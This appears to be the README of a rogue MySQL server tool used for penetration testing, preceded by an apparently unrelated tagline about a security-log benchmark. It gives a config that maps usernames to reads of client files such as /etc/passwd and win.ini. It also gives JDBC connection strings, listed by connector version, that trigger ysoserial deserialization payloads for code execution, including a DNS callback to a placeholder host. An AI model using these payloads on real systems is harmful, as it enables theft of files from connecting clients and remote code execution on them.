 seclog-open/seclog
Collects multi-source security logs from reproducible Docker attack scenarios, builds attack chains, and provides the SecLog-Bench-216 benchmark for evaluating LLM attack-stage reasoning.

A fake MySQL Server used for penetration,which is implemented by native python3 with out any other dependency package.
Modified from Poject:https://github.com/waldiTM/python-mysqlproto
2021.05.31
Happy Children's Day~
File Reading
-Supports the reading of large files, and can read binary files completely. -Tested the PDF\EXE\ZIP\JAR file, and tested the ysoserial(50MB). The MD5sum is same and can be used normally.

maxAllowedPacket=655360 property to the connection string, otherwise an error will be reported.Added config.json configuration items
python server.pyServerStatusDiffInterceptor and detectCustomCollations.Default config.json:
{
     "config":{
        "ysoserialPath":"ysoserial-0.0.6-SNAPSHOT-all.jar", //YsoSerial Location
        "javaBinPath":"java",//java Command Location
        "fileOutputDir":"./fileOutput/",//File Save Directory
        "displayFileContentOnScreen":true,//Whether to preview the content of the output file to the console
        "saveToFile":true//Whether to save the file
    },
//File Reading Params
    "fileread":{
        "win_ini":"c:\\windows\\win.ini",//key is username,value is the path for file reading
        "win_hosts":"c:\\windows\\system32\\drivers\\etc\\hosts",
        "win":"c:\\windows\\",
        "linux_passwd":"/etc/passwd",
        "linux_hosts":"/etc/hosts",
        "index_php":"index.php",
        "__defaultFiles":["/etc/hosts","c:\\windows\\system32\\drivers\\etc\\hosts"]//Randomly select files to read in case of unknown user name
    },
//ysoserial Params
    "yso":{
        "Jdk7u21":["Jdk7u21","calc"]//key is username,value is ysoserial's run params.
    }
}
File Reading Exploit:
win_inito read win.ini)fileread\_/etc/passwd to read /etc/passwd)Deserialize Exploit:
The yso payload generation parameters can be predefined in the yso section in config.json(e.g. username Jdk7u21 return Jdk7u21 gadget with open calculator)
Can use the username starting with yso_.The format is yso\_payload type\_command(e.g:yso_Jdk7u21_calc)
JDBC connection string examples:
jdbc:mysql://127.0.0.1:3306/test?autoDeserialize=true&queryInterceptors=com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor&user=yso_Jdk7u21_calcjdbc:mysql://127.0.0.1:3306/test?detectCustomCollations=true&autoDeserialize=true&user=yso_URLDNS_http://yourdns.log.addr/About authentication:The default authentication plugin is mysql_native_password,But due to the bugs of protocol implementation,it will connect failed with Navicat client.

At this time, append _clear to the username for switch the authentication plugin to mysql_clear_password, and the Navicat client will connect to fake server successfull and get the file content.
I sorted JDBC Connection Strings out while writing the analysis:https://www.anquanke.com/post/id/203086 Please refer to the above description to modify the username.

8.x: jdbc:mysql://127.0.0.1:3306/test?autoDeserialize=true&queryInterceptors=com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor&user=yso_JRE8u20_calc
6.x(Attribute name is different): jdbc:mysql://127.0.0.1:3306/test?autoDeserialize=true&statementInterceptors=com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor&user=yso_JRE8u20_calc
5.1.11 and above 5.x version(package name with out "cj"): jdbc:mysql://127.0.0.1:3306/test?autoDeserialize=true&statementInterceptors=com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor&user=yso_JRE8u20_calc
5.1.10 and below 5.1.X version: Same as above, But you need to execute arbitrary query after connecting。
5.0.x: NoServerStatusDiffInterceptorAttribute yet.┓( ´∀` )┏
5.1.41 and above: unavailable
5.1.29-5.1.40: jdbc:mysql://127.0.0.1:3306/test?detectCustomCollations=true&autoDeserialize=true&user=yso_JRE8u20_calc
5.1.28-5.1.19: jdbc:mysql://127.0.0.1:3306/test?autoDeserialize=true&user=yso_JRE8u20_calc
5.1.x versions below 5.1.18: unavailable
Version 5.0.x is not available
Navicat File Reading Exploit(username is win_ini_clear)
JDK 1.8.20+mysql-connector-java 8.0.14 Deserialization Exploit,(username is yso_JRE8u20_calc)